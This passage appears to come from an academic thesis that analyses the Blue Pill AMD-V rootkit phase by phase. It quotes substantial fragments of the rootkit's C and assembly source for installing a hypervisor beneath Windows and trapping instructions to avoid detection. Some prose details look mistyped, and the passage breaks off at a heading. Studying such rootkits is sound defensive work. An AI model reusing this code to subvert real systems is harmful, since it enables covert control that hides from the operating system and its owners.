


Figure 8. Blue Pill trapped condition interception, from [37]

1. Infiltration Phase

The Infiltration Phase is conducted by taking advantage of a conventional root exploit, vulnerability or other vector to gain ring 0, or root level, access to the OS kernel. Blue Pill was first implemented on Windows Vista 64 using the Vista swap bug to bypass the driver signing requirement in Vista [37]. This vulnerability no longer exists; however, Blue Pill is not dependent on this particular exploit for implementation.

a. Gain Root Level Access on the Target System

Any vector which can be exploited to gain root level access to install the hardware level driver is all that is needed to accomplish this step. The Blue Pill source code can easily be modified to take advantage of any conventional root exploit since it is unrelated to the actual installation and execution of the HVM rootkit itself. This thesis assumes that root level access has already been obtained on the target OS; therefore, this step in the Blue Pill exploitation chain is outside the scope of this thesis and will not be examined further. Suffice it to say that there are many vectors for this first step to occur.

b. Load the Hardware Level Driver

Following root level access attainment and beginning newbp.sys install process from the command line, the first action which must be determined is whether the CPU is virtualizable under either AMD-V or Intel VT-x. At this point there is no distinction made between the two technologies. This is accomplished via a structure named HVM_DEPENDENT in the common.h file (Figure 9) which includes several function pointers to perform various tasks including determining whether there is already hardware virtualization taking place (in which case Blue Pill exploitation may not be possible).

```
typedef struct
{
 UCHAR Architecture;

 ARCH_IS_HVM_IMPLEMENTED ArchIsHvmImplemented;

 ARCH_INITIALIZE ArchInitialize;
 ARCH_VIRTUALIZE ArchVirtualize;
 ARCH_SHUTDOWN ArchShutdown;

 ARCH_IS_NESTED_EVENT ArchIsNestedEvent;
 ARCH_DISPATCH_NESTED_EVENT ArchDispatchNestedEvent;
 ARCH_DISPATCH_EVENT ArchDispatchEvent;
 ARCH_ADJUST_RIP ArchAdjustRip;
 ARCH_REGISTER_TRAPS ArchRegisterTraps;
 ARCH_IS_TRAP_VALID ArchIsTrapValid;
} HVM_DEPENDENT,
```

Figure 9. HVM_DEPENDENT Structure (../common/common.h)

These function pointers provide several important benefits to the overall operation of Blue Pill. First, they are used to abstract out more specific platform functionality within the common code files. These function pointers are all used within hvm.c which contains the bulk of the code to handle actions which are not specific to either AMD-V (svm.c and related files) or Intel VT-x (vmx.c and related files). Second, they are used within hvm.c to easily control the order and flow of execution of the rootkit actions. Third, they provide an effective method for hvm.c to be able to link to the required platform specific code segments in svm.c (and vmx.c for the Intel VT-x implementation) without having to rewrite the source code.

ArchIsHvmImplemented is used twice to determine the status of virtualization, once each by functions HvmSubvertCpu and HvmInit, both of which are called from within hvm.c. In each function’s case, a value of STATUS_SUCCESS is returned if hardware virtualization is present (either AMD-V or VT-x), and a value of STATUS_NOT_SUPPORTED is returned if neither is present [28]. CPUID is the instruction used to determine this data point and does not require elevated privileges to execute [26].

If virtualization is determined to be present and suitable for Blue Pill implementation, then the rest of the code in newbp.c is executed. In order for this process to be successful, code must be running as a kernel-mode driver [39]. DriverEntry (Figure 10) is the Windows routine called after the driver code is loaded into memory and this routine is responsible for initializing the driver within the Windows OS to run within the kernel’s privilege level of ring 0. The DriverObject parameter supplies the DriverEntry routine with a pointer to the driver's driver object, which is allocated resources by the Windows I/O manager [43].

```
NTSTATUS DriverEntry (
 PDRIVER_OBJECT DriverObject,
 PUNICODE_STRING RegistryPath
)
{
[...]
 if (!NT_SUCCESS (Status = HvmInit ())) {
  _KdPrint (("NEWBLUEPILL: HvmInit() failed with status 0x%08hX\n",
Status));
#ifdef USE_LOCAL_DBGPRINTS
  DbgUnregisterWindow ();
#endif
  MmShutdownManager ();
  return Status;
 }
 if (!NT_SUCCESS (Status = HvmSwallowBluepill ())) {
  _KdPrint (("NEWBLUEPILL: HvmSwallowBluepill() failed with status
0x%08hX\n", Status));
#ifdef USE_LOCAL_DBGPRINTS
  DbgUnregisterWindow ();
#endif
  MmShutdownManager ();
  return Status;
 }
#ifndef RUN_BY_SHELLCODE
 DriverObject->DriverUnload = DriverUnload;
#endif
[...]
}
```

Figure 10. DriverEntry (../common/newbp.c)

Provisions are also set up within newbp.c to unload the driver after the subversion phase is later completed. This involves calling the Windows unloading routine DriverUnload for the DriverObject that was established to instantiate the hardware level driver [28] (Figure 10). This will later be called in the HvmSpitOutBluePill function to unload the hardware level driver, shutdown the Blue Pill hypervisor and return the system to its original state.

The last major action to take place within newbp.c is to hand over execution to HvmSwallowBluePill in hvm.c (Figure 11). As it will be seen throughout this analysis, much of the initialization flow is controlled by code in hvm.c making use of the HVM_DEPENDENT structure to call various functions within svm.c.

Called by DriverEntry in newbp.c

```
NTSTATUS NTAPI HvmSwallowBluepill (
)
{
 CCHAR cProcessorNumber;
 NTSTATUS Status, CallbackStatus;

 _KdPrint (("HvmSwallowBluepill(): Going to subvert %d 
processor%s\n",
       KeNumberProcessors, KeNumberProcessors == 1 ? "" : "s"));

 KeWaitForSingleObject (&g_HvmMutex, Executive, KernelMode, FALSE, 
NULL);

 for (cProcessorNumber = 0; cProcessorNumber < KeNumberProcessors; 
cProcessorNumber++) {

  _KdPrint (("HvmSwallowBluepill(): Subverting processor #%d\n", 
cProcessorNumber));

  Status = CmDeliverToProcessor (cProcessorNumber, CmSubvert, NULL, 
&CallbackStatus);

  if (!NT_SUCCESS (Status)) {
   _KdPrint (("HvmSwallowBluepill(): CmDeliverToProcessor() failed 
with status 0x%08hX\n", Status));
   KeReleaseMutex (&g_HvmMutex, FALSE);

   HvmSpitOutBluepill ();

   return Status;
  }
```

Figure 11. HvmSwallowBluePill (../common/hvm.c)

2. Initialization Phase

Actions conducted in the Initialization Phase are accomplished by the hardware level driver, which was installed by the conventional rootkit exploit in the Infiltration Phase.

a. *Allocate Resources for HVM Rootkit Hypervisor Code and Load it into Memory*

Hardware virtualization on both AMD-V and Intel VT-x capable platforms make use of multiple cores, where each core is a discrete processor and capable of hardware virtualization. Due to this characteristic, Blue Pill code must be initialized on each processor [28].

HvmSwallowBluepill calls CmDeliverToProcessor which executes the assembly language setup routine CmSubvert (Figure 12) to each physical processor core. After performing required register manipulations, CmSubvert returns control to the HvmSubvertCpu function in hvm.c to continue with individual processor HVM rootkit installation (Figure 13). ArchIsHvmImplemented is used again to make sure that the virtualization hardware is available. It is not clear why this action is needed a second time, but it may be needed within the context of the hvm.c code segment's execution and also due to the fact that the rootkit is now executing as a hardware level driver, whereas in the first instance it was not. (A similar action to verify processor capability is executed next by SvmIsImplemented within the svm.c code segment, although it uses CPUID instruction via the GetCpuIdInfo function rather than the HvmInit function to perform the check.) This CPU query is done via the same HvmInit function above and if it returns STATUS_SUCCESS, the HVM rootkit process will begin the steps to install the Blue Pill hypervisor.

Called by HvmSwallowBluepill in hvm.c

```
CmSubvert PROC

      push  rax
      push  rcx
      push  rdx
      push  rbx
      push  rbp
      push  rsi
      push  rdi
      push  r8
      push  r9
      push  r10
      push  r11
      push  r12
      push  r13
      push  r14
      push  r15
      sub   rsp, 28h
      mov   rcx, rsp
      call  HvmSubvertCpu

CmSubvert ENDP
```

Figure 12. CmSubvert (../amd64/common-asm.asm)

HvmSubvertCpu is responsible for configuring several prerequisites for the Blue Pill hypervisor on each physical processor (Figure 13). GdtArea and IdtArea use MmAllocatePages to allocate memory for the Global Descriptor Table (GDT) and Interrupt Descriptor Table (IDT). HvmSubvertCpu must be executed on each processor which is identified by the function KeGetCurrentProcessorNumber.

The GDT defines access privileges for various segments of physical memory. It defines the characteristics of these segments used during program execution, including the base address, the size and unique access privileges. In order to reference a particular memory segment, a program must use the segment’s selector stored in the GDT.

The IDT defines the set of exceptions that a processor must act upon. To do this it implements an interrupt vector table which is used by its associated processor to determine the required actions in response to various identified interrupts and exceptions.

HostKernelStackBase uses MmAllocatePages to allocate memory for the kernel stack which returns the base memory address for the kernel stack. The kernel stack size is limited to approximately three pages on the x86 architecture [44].

A kernel stack is used to save information about system calls and interrupts for every active thread that is executing in kernel space. In addition to the per thread kernel stacks, there are also specialized kernel stacks associated with each physical processor as well [44]. Since the Blue Pill hypervisor is itself a small scale kernel, the kernel stacks assist the Blue Pill hypervisor in processing interrupts from the guest OS.

Called by CmSubvert in common-asm.asm

```
NTSTATUS NTAPI HvmSubvertCpu (
 PVOID GuestRsp
){
 PCPU Cpu;
 PVOID HostKernelStackBase;
 NTSTATUS Status;
 PHYSICAL_ADDRESS HostStackPA;

 _KdPrint (("HvmSubvertCpu(): Running on processor #%d\n",
KeGetCurrentProcessorNumber ()));

 if (!Hvm->ArchIsHvmImplemented ()) {
  _KdPrint (("HvmSubvertCpu(): HVM extensions not implemented on this
processor\n"));
  return STATUS_NOT_SUPPORTED;
 }
 HostKernelStackBase = MmAllocatePages (HOST_STACK_SIZE_IN_PAGES,
&HostStackPA);
 if (!HostKernelStackBase) {
  _KdPrint (("HvmSubvertCpu(): Failed to allocate %d pages for the
host stack\n", HOST_STACK_SIZE_IN_PAGES));
  return STATUS_INSUFFICIENT_RESOURCES;
 }
 Cpu = (PCPU) ((PCHAR) HostKernelStackBase + HOST_STACK_SIZE_IN_PAGES
* PAGE_SIZE - 8 - sizeof (CPU));
 Cpu->HostStack = HostKernelStackBase;
 // for interrupt handlers which will address CPU through the FS
 Cpu->SelfPointer = Cpu;
 Cpu->ProcessorNumber = KeGetCurrentProcessorNumber ();
 Cpu->Nested = FALSE;
 InitializeListHead (&Cpu->GeneralTrapsList);
 InitializeListHead (&Cpu->MsrTrapsList);
 InitializeListHead (&Cpu->IoTrapsList);
 Cpu->GdtArea = MmAllocatePages (BYTES_TO_PAGES (BP_GDT_LIMIT),
NULL);

 if (!Cpu->GdtArea) {
  _KdPrint (("HvmSubvertCpu(): Failed to allocate memory for
GDT\n"));
  return STATUS_INSUFFICIENT_RESOURCES;
 }
 Cpu->IdtArea = MmAllocatePages (BYTES_TO_PAGES (BP_IDT_LIMIT),
NULL);
 if (!Cpu->IdtArea) {
  _KdPrint (("HvmSubvertCpu(): Failed to allocate memory for
IDT\n"));
  return STATUS_INSUFFICIENT_RESOURCES;
 }
```

Figure 13. HvmSubvertCpu (../common/hvm.c)

Kernel stacks are only used while the kernel is actually in control of the corresponding processor, and when the processor returns control to user mode the kernel stacks contain no data. In the context of Blue Pill execution, these kernel stacks will only be used when the Blue Pill hypervisor has acted on an trap condition from the guest OS and performed a context shift to seize hardware level control (ring -0 mode) of the system. Upon completion of trap handling and return of control back to the guest OS, these kernel stacks will be cleared and left unused until the next trap condition triggers another context switch back to the Blue Pill hypervisor.

The GDT, IDT and kernel stacks must work concurrently with the VMCB for the successful operation of the hypervisor and correct handling of trap conditions.

SvmIsImplemented (Figure 14) includes several calls of the GetCpuIdInfo function which uses the CPUID assembly instructions in cpuid.asm. The first instance of GetCpuIdInfo checks to ensure that the processor is equipped with the AMD-V extended CPUID instructions, and if not it returns FALSE. The second and third instances of GetCpuIdInfo check to ensure that the second byte of the ECX register is set correctly (see Appendix A) in order to be able to use the AMD-V virtualization extensions, and if not it again returns FALSE [26], [28].

Called by Hvm->ArchIsHvmImplemented function pointer in hvm.c

```
static BOOLEAN NTAPI SvmIsImplemented (
)
{
 ULONG32 eax, ebx, ecx, edx;

 GetCpuIdInfo (0, &eax, &ebx, &ecx, &edx);
 if (eax < 1) {
  _KdPrint (("SvmIsImplemented(): Extended CPUID functions not
implemented\n"));
  return FALSE;
 }
 if (!(ebx == 0x68747541 && ecx == 0x444d4163 && edx == 0x69746e65))
{
  _KdPrint (("SvmIsImplemented(): Not an AMD processor\n"));
  return FALSE;
 }

 GetCpuIdInfo (0x80000000, &eax, &ebx, &ecx, &edx);
 if (eax < 0x80000001) {
  _KdPrint (("SvmIsImplemented(): Extended CPUID functions not
implemented\n"));
  return FALSE;
 }
 if (!(ebx == 0x68747541 && ecx == 0x444d4163 && edx == 0x69746e65))
{
  _KdPrint (("SvmIsImplemented(): Not an AMD processor\n"));
  return FALSE;
 }

 GetCpuIdInfo (0x80000001, &eax, &ebx, &ecx, &edx);

 return (BOOLEAN) (CmIsBitSet (ecx, 2));
}
```

Figure 14. SvmIsImplemented (../svm/svm.c)

b. Set up the VMCB

The ArchInitialize function pointer in hvm.c indirectly calls SvmInitialize in svm.c (Figure 15). As discussed above, virtualization must be set up on each physical processor individually and therefore VMCBs are specific to each core and are not shared [41].

Called by Hvm->ArchInitialize function pointer in hvm.c

```
static NTSTATUS NTAPI SvmInitialize (
 PCPU Cpu,
 PVOID GuestRip,
 PVOID GuestRsp
){
 PHYSICAL_ADDRESS AlignedVmcbPA;
 ULONG64 VaDelta;
 NTSTATUS Status;
 ULONG32 eax, ebx, ecx, edx;
 BOOLEAN bAlreadyEnabled;
 SvmCheckErratums (Cpu);
 GetCpuIdInfo (0x8000000a, &eax, &ebx, &ecx, &edx);
 Cpu->Svm.AsidMaxNo = ebx - 1;
 _KdPrint (("SvmInitialize: AsidMaxNo = %d\n", Cpu->Svm.AsidMaxNo));
 // do not deallocate anything here; MmShutdownManager will take care of that
 Cpu->Svm.Hsa = MmAllocateContiguousPages (SVM_HSA_SIZE_IN_PAGES, &Cpu-
>Svm.HsaPA);
 if (!Cpu->Svm.Hsa) {
  _KdPrint (("SvmInitialize(): Failed to allocate memory for HSA\n"));
  return STATUS_INSUFFICIENT_RESOURCES;
 }
 _KdPrint (("SvmInitialize(): Hsa VA: 0x%p\n", Cpu->Svm.Hsa));
 _KdPrint (("SvmInitialize(): Hsa PA: 0x%X\n", Cpu->Svm.HsaPA.QuadPart));
 Cpu->Svm.OriginalVmcb =
  MmAllocateContiguousPagesSpecifyCache (SVM_VMCB_SIZE_IN_PAGES, &Cpu-
>Svm.OriginalVmcbPA, MmCached);
 if (!Cpu->Svm.OriginalVmcb) {
  _KdPrint (("SvmInitialize(): Failed to allocate memory for original
VMCB\n"));
  return STATUS_INSUFFICIENT_RESOURCES;
 }
 _KdPrint (("SvmInitialize(): Vmcb VA: 0x%p\n", Cpu->Svm.OriginalVmcb));
 _KdPrint (("SvmInitialize(): Vmcb PA: 0x%X\n", Cpu-
>Svm.OriginalVmcbPA.QuadPart));
 Cpu->Svm.GuestVmcb = MmAllocateContiguousPagesSpecifyCache
(SVM_VMCB_SIZE_IN_PAGES, NULL, MmCached);
 if (!Cpu->Svm.GuestVmcb) {
  _KdPrint (("SvmInitialize(): Failed to allocate memory for GuestVmcb\n"));
  return STATUS_INSUFFICIENT_RESOURCES;
 }
 _KdPrint (("SvmInitialize(): GuestVmcb VA: 0x%p\n", Cpu->Svm.GuestVmcb));
 Cpu->Svm.NestedVmcb =
  MmAllocateContiguousPagesSpecifyCache (SVM_VMCB_SIZE_IN_PAGES, &Cpu-
>Svm.NestedVmcbPA, MmCached);
 if (!Cpu->Svm.NestedVmcb) {
  _KdPrint (("SvmInitialize(): Failed to allocate memory for nested
VMCB\n"));
  return STATUS_INSUFFICIENT_RESOURCES;
 }
```

Figure 15. SvmInitialize (../svm/svm.c)

Each VMCB must also be allocated in a continuous non-paged 4 kilobyte block of physical memory [26]. The first area is a 1024 byte control area which contains various control bits including the intercept enable mask which specifies which exit conditions the hypervisor will trap, and the second area is a 2564 byte guest state area which saves the current state of the guest OS during control shifts between the hypervisor and the guest OS itself [41].

The original state of the OS is saved in a separate VCMB named OriginalVmcb which is later used to restore the target OS to its original state when exiting and unloading Blue Pill.

The ArchRegisterTraps function pointer in hvm.c indirectly calls SvmRegisterTraps in svmtraps.c (Figure 16). SvmRegisterTraps sets up the trap conditions that Blue Pill will intercept and handle while it is in control of the system.

The trap function is of particular importance in an HVM rootkit because it defines the set of enabled exception conditions in the VMCB and the method for handling the #VMEXIT conditions. Although many operations can be trapped by a hypervisor, the only one that an AMD-V hypervisor absolutely must trap by design is the VMRUN instruction [26], [41]. Whenever an exit condition causes execution to transfer back to the hypervisor, the corresponding exit code is stored in the EXITCODE field in the control area of the VMCB [26].

Since Blue Pill is a proof of concept implementation it is not critical for it to trap any instruction or event not specifically required for the successful execution of the guest VM, but if Blue Pill were to be weaponized with malware there would need to be defined a larger scope of exceptions based on the intended exploitation of the new HVM rootkit.

Called by Hvm->ArchRegisterTraps function pointer in hvm.c

```
NTSTATUS NTAPI SvmRegisterTraps (
 PCPU Cpu
)
{
 NTSTATUS Status;
 PNBP_TRAP Trap;

 if (!NT_SUCCESS (Status = TrInitializeGeneralTrap (Cpu,
VMEXIT_VMRUN, 3,   // length of the VMRUN instruction
                           SvmDispatchVmrun, &Trap))) {
  _KdPrint (("SvmRegisterTraps(): Failed to register SvmDispatchVmrun
with status 0x%08hX\n", Status));
  return Status;
 }
 TrRegisterTrap (Cpu, Trap);

 if (!NT_SUCCESS (Status = TrInitializeGeneralTrap (Cpu,
VMEXIT_VMLOAD, 3,   // length of the VMRUN instruction
                           SvmDispatchVmload, &Trap))) {
  _KdPrint (("SvmRegisterTraps(): Failed to register
SvmDispatchVmload with status 0x%08hX\n", Status));
  return Status;
 }
 TrRegisterTrap (Cpu, Trap);

 if (!NT_SUCCESS (Status = TrInitializeGeneralTrap (Cpu,
VMEXIT_VMSAVE, 3,   // length of the VMRUN instruction
                           SvmDispatchVmsave, &Trap))) {
  _KdPrint (("SvmRegisterTraps(): Failed to register
SvmDispatchVmsave with status 0x%08hX\n", Status));
  return Status;
 }
```

Figure 16. SvmRegisterTraps (../svm/svmtraps.c)

SvmRegisterTraps causes Blue Pill to trap and handle the following specific exceptions [28]:

(as shown in Figure 16)

Instructions: VMRUN, VMLOAD, VMSAVE

(not shown in Figure 16 but specified elsewhere in svmtraps.c)

Model Specific Registers (MSPs): EFER.SVME, VM_HSAVE_PA, TSC

Instructions: CLGI, STGI, CPUID, RDTSC, RDTSCP

This set of exit handling conditions is significantly larger than the minimal require exit conditions specified in [26]. This is to avoid detectability in the initial proof of concept. The Blue Pill hypervisor must prevent the guest from detecting that it is operating within a VM and therefore Blue Pill must intercept these exceptions and provide suitable false responses to the target OS [45].

The SvmSetupControlArea routine within svm.c initializes the 1024 byte control area within the VMCB (Figure 17).

Called by SvmInitialize in svm.c

```
static NTSTATUS SvmSetupControlArea (
 PCPU Cpu
)
{
 PVOID MsrPm, NestedMsrPm;
 PHYSICAL_ADDRESS MsrPmPA, NestedMsrPmPA;
 PVMCB Vmcb;
 NTSTATUS Status;
 ULONG32 eax, ebx, ecx, edx;

 if (!Cpu || !Cpu->Svm.OriginalVmcb)
  return STATUS_INVALID_PARAMETER;

 Vmcb = Cpu->Svm.OriginalVmcb;

 MsrPm = MmAllocateContiguousPages (SVM_MSRPM_SIZE_IN_PAGES,
&MsrPmPA);
 if (!MsrPm) {
  _KdPrint (("SvmSetupControlArea(): Failed to allocate memory for
original MSRPM\n"));
  return STATUS_INSUFFICIENT_RESOURCES;
 }
```

Figure 17. SvmSetupControlArea (../svm/svm.c)

c. Initialize the VMCB with Current State of Target OS

The SvmInitGuestState routine initializes the VMCB guest state area with the current state of the guest OS. This includes initializing the previously allocated GDT and IDT, the CR and DR registers, and the current pointer and stack pointer [28] (Figures 18 and 19).

Called by SvmInitialize in svm.c

```
NTSTATUS SvmInitGuestState (
 PCPU Cpu,
 PVOID GuestRip,
 PVOID GuestRsp
)
{
 USHORT Sel;
 PVOID GuestGdtBase;
 NTSTATUS Status;
 PVMCB Vmcb;

 if (!Cpu || !Cpu->Svm.OriginalVmcb || !Cpu-
>Svm.OriginalVmcbPA.QuadPart)
  return STATUS_INVALID_PARAMETER;

 SvmVmsave (Cpu->Svm.OriginalVmcbPA);

 _KdPrint (("SvmInitGuestState(): GS_BASE: 0x%p\n", MsrRead
(MSR_GS_BASE)));
 _KdPrint (("SvmInitGuestState(): SHADOW_GS_BASE: 0x%p\n", MsrRead
(MSR_SHADOW_GS_BASE)));
 _KdPrint (("SvmInitGuestState(): KernGSBase: 0x%p\n", Cpu-
>Svm.OriginalVmcb->kerngsbase));
 _KdPrint (("SvmInitGuestState(): fs.base: 0x%p\n", Cpu-
>Svm.OriginalVmcb->fs.base));
 _KdPrint (("SvmInitGuestState(): gs.base: 0x%p\n", Cpu-
>Svm.OriginalVmcb->gs.base));

 Vmcb = Cpu->Svm.OriginalVmcb;

 Vmcb->idtr.base = GetIdtBase ();
 Vmcb->idtr.limit = GetIdtLimit ();

 GuestGdtBase = (PVOID) GetGdtBase ();
 Vmcb->gdtr.base = (ULONG64) GuestGdtBase;
 Vmcb->gdtr.limit = GetGdtLimit ();

 Vmcb->vintr.UCHARs = 0;
 Vmcb->eventinj.UCHARs = 0;

 MmCreateMapping (MmGetPhysicalAddress ((PVOID) Vmcb->gdtr.base),
(PVOID) Vmcb->gdtr.base, FALSE);
 MmCreateMapping (MmGetPhysicalAddress ((PVOID) Vmcb->idtr.base),
(PVOID) Vmcb->idtr.base, FALSE);
```

Figure 18. SvmInitGuestState - Part 1 (../svm/svm.c)

Continued from Figure 18

```
#if DEBUG_LEVEL>2
 _KdPrint (("SvmInitGuestState(): GDT base = 0x%p, limit = 0x%X\n",
Vmcb->gdtr.base, Vmcb->gdtr.limit));
 _KdPrint (("SvmInitGuestState(): IDT base = 0x%p, limit = 0x%X\n",
Vmcb->idtr.base, Vmcb->idtr.limit));
#endif

 Status = STATUS_SUCCESS;

 Status |= CmInitializeSegmentSelector (&Vmcb->cs, RegGetCs (),
GuestGdtBase);
 Status |= CmInitializeSegmentSelector (&Vmcb->ds, RegGetDs (),
GuestGdtBase);
 Status |= CmInitializeSegmentSelector (&Vmcb->es, RegGetEs (),
GuestGdtBase);
 Status |= CmInitializeSegmentSelector (&Vmcb->ss, RegGetSs (),
GuestGdtBase);

 if (!NT_SUCCESS (Status)) {
  _KdPrint (("SvmInitGuestState(): Failed to initialize segment
selectors\n"));
  return STATUS_UNSUCCESSFUL;
 }

 Vmcb->cpl = 0;
 Vmcb->efer = MsrRead (MSR_EFER);
 Vmcb->cr0 = RegGetCr0 ();
 Vmcb->cr2 = RegGetCr2 ();
 Vmcb->cr3 = RegGetCr3 ();
 Vmcb->cr4 = RegGetCr4 ();
 Vmcb->rflags = RegGetRflags ();
 Vmcb->dr6 = 0;
 Vmcb->dr7 = 0;
 Vmcb->rax = 0;

 Vmcb->rip = (ULONG64) GuestRip;
 Vmcb->rsp = (ULONG64) GuestRsp;

#if DEBUG_LEVEL>1
 _KdPrint (("SvmInitGuestState(): Guest VMCB: V_INTR = 0x%x\n", Vmcb-
>vintr.UCHARs));
 _KdPrint (("SvmInitGuestState(): Guest VMCB: RFLAGS = 0x%x\n", Vmcb-
>rflags));
#endif

 return STATUS_SUCCESS;
}
```

Figure 19.   SvmInitGuestState - Part 2 (../svm/svm.c)

d. Turn on Flag Enabling Hardware Assisted Virtualization

The EFER MSR bit 12 controls the SVM mode of the processor and it must be set to 1 before any execution of SVM instructions is attempted [26], [45]. The SvmEnable routine within svm.c enables the AMD-V capability by setting the SVME byte of the EFER MSR to 1 (Figure 20) [26], [28].

Called by SvmInitialize in svm.c

```
NTSTATUS NTAPI SvmEnable (
 PBOOLEAN pAlreadyEnabled
)
{
 ULONG64 Efer;

 if (!pAlreadyEnabled)
  return STATUS_INVALID_PARAMETER;

 *pAlreadyEnabled = FALSE;
 Efer = MsrRead (MSR_EFER);
 _KdPrint (("SvmEnable(): Current MSR_EFER: 0x%X\n", Efer));

 if (Efer & EFER_SVME) {
  *pAlreadyEnabled = TRUE;
  _KdPrint (("SvmEnable(): SVME bit already set\n"));
  return STATUS_SUCCESS;
 }
 __try {
  Efer |= EFER_SVME;
  MsrWrite (MSR_EFER, Efer);
 }
 __except (EXCEPTION_EXECUTE_HANDLER) {
 }

 Efer = MsrRead (MSR_EFER);
 _KdPrint (("SvmEnable(): MSR_EFER after WRMSR: 0x%X\n", Efer));

 return (Efer & EFER_SVME) ? STATUS_SUCCESS : STATUS_NOT_SUPPORTED;
}
```

Figure 20. SvmEnable (../svm/svm.c)

e. Transfer Execution to the HVM Rootkit Hypervisor

The last step in the initialization phase is to transfer execution to the newly installed and initialized HVM hypervisor. This is also managed by hvm.c through an indirect call via the ArchIsHvmVirtualize function pointer to SvmVirtualize in svm.c (Figure 21).

Called by Hvm->ArchVirtualize function pointer in hvm.c

```
static NTSTATUS NTAPI SvmVirtualize (
 PCPU Cpu
)
{
 if (!Cpu)
  return STATUS_INVALID_PARAMETER;

 SvmVmrun (Cpu);

 // never returns

 return STATUS_UNSUCCESSFUL;
}
```

Figure 21. SvmVirtualize (../svm/svm.c)

3. Subversion Phase

The Subversion Phase begins with the first actions conducted by the HVM rootkit hypervisor itself, and continues until hypervisor execution is terminated and the target OS is returned to its original state.

a. Shift the Target OS to VM Guest Mode

SvmVirtualize calls SvmVmrun which is an assembly language routine in svm-asm.asm (Figure 22). With the VMCB already established for each core of the CPU and initialized with the state of the OS, shifting of the OS to guest mode is done very simply by running the VMRUN instruction with the RAX register as its single required operand [26], [28]. The RAX register is a pointer to the 64-bit physical address of the VMCB. At this point, code execution and control flow of the guest OS will continue seamlessly and transparently without it ever being aware that it has been migrated away from having direct control of hardware to within a VM under the control of a hypervisor [39].

Called by SvmVirtualize in svm.c

```
SvmVmrun PROC

      lea         rsp, [rcx-16*8-5*8]     ; backup 14 regs and leave
space for FASTCALL call
      mov         rax, [g_PageMapBasePhysicalAddress]
      mov         cr3, rax
      mov         rax, [rsp+16*8+5*8+8]   ; CPU.Svm.VmcbToContinuePA
      svm_vmload
@loop:
      mov         rax, [rsp+16*8+5*8+8]   ; CPU.Svm.VmcbToContinuePA
      svm_vmrun
      ; save guest state
      mov         [rsp+5*8+08h], rcx
      mov         [rsp+5*8+10h], rdx
      mov         [rsp+5*8+18h], rbx
      mov         [rsp+5*8+28h], rbp
      mov         [rsp+5*8+30h], rsi
      mov         [rsp+5*8+38h], rdi
      mov         [rsp+5*8+40h], r8
      mov         [rsp+5*8+48h], r9
      mov         [rsp+5*8+50h], r10
      mov         [rsp+5*8+58h], r11
      mov         [rsp+5*8+60h], r12
      mov         [rsp+5*8+68h], r13
      mov         [rsp+5*8+70h], r14
      mov         [rsp+5*8+78h], r15
      lea         rdx, [rsp+5*8]                ; PGUEST_REGS
      lea         rcx, [rsp+16*8+5*8]           ; PCPU
      call        HvmEventCallback

      ; restore guest state (HvmEventCallback migth have alternated
the guest state)
      mov         rcx, [rsp+5*8+08h]
      mov         rdx, [rsp+5*8+10h]
      mov         rbx, [rsp+5*8+18h]
      mov         rbp, [rsp+5*8+28h]
      mov         rsi, [rsp+5*8+30h]
      mov         rdi, [rsp+5*8+38h]
      mov         r8, [rsp+5*8+40h]
      mov         r9, [rsp+5*8+48h]
      mov         r10, [rsp+5*8+50h]
      mov         r11, [rsp+5*8+58h]
      mov         r12, [rsp+5*8+60h]
      mov         r13, [rsp+5*8+68h]
      mov         r14, [rsp+5*8+70h]
      mov         r15, [rsp+5*8+78h]
      jmp         @loop

SvmVmrun ENDP
```

Figure 22. SvmVmrun (../amd64/svm-asm.asm)

b. Unload the Hardware Level Driver

